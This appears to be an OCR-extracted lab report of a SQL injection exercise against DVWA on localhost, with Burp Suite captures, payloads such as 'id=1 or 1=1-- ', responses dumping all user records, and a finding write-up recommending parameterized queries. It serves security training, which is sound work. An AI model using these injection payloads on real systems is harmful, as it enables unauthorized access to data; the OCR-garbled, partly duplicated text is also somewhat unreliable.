sec-ch-ua : "Chromium";v="133",   "Not(A:Brand";v="99"
sec-ch-ua-mobile : ?0
sec-ch-ua-platform : "Windows"
Accept-Language : en-US,en;q=0.9
Origin : http://localhost
Content-Type : application/x-www-form-urlencoded
Upgrade-Insecure-Requests : 1
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : navigate
Sec-Fetch-User : ?1
Sec-Fetch-Dest : document
Referer : http://localhost/dvwa/vulnerabilities/sqli/
Accept-Encoding : gzip, deflate, br
Cookie : security =medium ; PHPSESSID =o7m7fsdfunj57n0aunt9uhussi
Connection : keep-alive

id=1 AND 1=1/0-- -&Submit=Submit
```

```
</h1>


<div class="vulnerable_code_area ">
    <form action="#" method="POST">
        <p>
            User ID:
            <select name="id">
                <option value="1">
                    1
                </option>
                <option value="2">
                    2
                </option>
                <option value="3">
                    3
                </option>
                <option value="4">
                    4
                </option>
                <option value="5">
                    5
                </option>
            </select>
            <input type="submit" name="Submit "
        </p>

    </form>

</div>

<h2>
    More Information
</h2>
<ul>
    <li>
```

3) Output



localhost/dvwa/vulnerabilities/sqli/#

Vulnerability: SQL Injection

User ID: 1 Submit


```
ID: 1
First name: admin
Surname: admin
```

More Information

- https://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

Tittle: Bypass authentication	
Description	
Bypassing authentication is a technique attackers use to gain unauthorized access to a system by skipping or manipulating the login mechanism	
Affected resources	**Severity**
DVWA web application http://localhost/DVWA/vulnerabilities/sqli/	High
Impact	
When used in input fields like login forms, it manipulates the SQL query to always return true, potentially allowing an attacker to bypass authentication without valid credentials	
Recommandation	
To prevent Error-Based SQL Injection, always use parameterized queries (prepared statements) instead of dynamically building SQL statements. Validate and sanitize all user inputs to ensure only expected data is processed. Disable detailed database error messages in production environments to avoid leaking sensitive information. Additionally, implement least privilege access for database accounts and consider using Web Application Firewalls (WAFs) for an extra layer of defense.	
Tool used	**References**
Burp-suite	**https://owasp.org/wwwcommunity/attacks/SQL_Injection**
POC	

Step 1: Visit the sql injection page.




Vulnerability: SQL Injection

User ID: 1

More Information

- https://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

Step 2:Intercepting the communication between DVWA web application and server inserting payload 1 or 1=1-- as a result gain unauthorized access to a system.


Burp Suite Professional v2025.1.4 - Temporary Project - licensed to h3110w0r1d
Dashboard Proxy Target Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send Cancel
Target: http://localhost HTTP/1
Request Pretty Raw Hex
Response Pretty Raw Hex Render
Inspector

```
POST /dvwa/vulnerabilities/sqli/  HTTP/1.1
Host : localhost
Content-Length : 28
Cache-Control : max-age=0
sec-ch-ua : "Chromium";v="133",  "Not(A:Brand";v="99"
sec-ch-ua-mobile : ?0
sec-ch-ua-platform : "Windows"
Accept-Language : en-US,en;q=0.9
Origin : http://localhost
Content-Type : application/x-www-form-urlencoded
Upgrade-Insecure-Requests : 1
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : navigate
Sec-Fetch-User : ?1
Sec-Fetch-Dest : document
Referer : http://localhost/dvwa/vulnerabilities/sqli/
Accept-Encoding : gzip, deflate, br
Cookie : security =medium ; PHPSESSID =o7m7fsdfunj57n0aunt9uhussi
Connection : keep-alive

id=1 or 1=1-- &Submit=Submit
```

```
                        </option>
                        <option value="5">
                            5
                        </option>
                    </select>
                    <input type="submit" name="Submit"
                    value="Submit">
                </p>

            </form>
            <pre>
                ID: 1 or 1=1-- <br />
                First name: admin<br />
                Surname: admin
            </pre>
            <pre>
                ID: 1 or 1=1-- <br />
                First name: Gordon<br />
                Surname: Brown
            </pre>
            <pre>
                ID: 1 or 1=1-- <br />
                First name: Hack<br />
                Surname: Me
            </pre>
            <pre>
                ID: 1 or 1=1-- <br />
                First name: Pablo<br />
                Surname: Picasso
            </pre>
            <pre>
                ID: 1 or 1=1-- <br />
                First name: Bob<br />
                Surname: Smith
            </pre>
        </div>
```

Selection 459 (0x1cb)

Selected text


```
<option value="5">5</option></selec
t> \n
\t \t \t \t <input type="submit" na
me="Submit" value="Submit"> \r \n
\t \t \t </p> \n
\r \n
\t \t </form> \r \n
\t \t <pre>ID: 1 or 1=1-- <br />Fir
```

Request attributes	2
Request query parameters	0
Request body parameters	2
Request cookies	2
Request headers	20
Response headers	10

Done

5,042 bytes | 16 millis

3) Output



Vulnerability: SQL Injection

User ID: 1 Submit

```
ID: 1
First name: admin
Surname: admin
```

More Information

- https://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/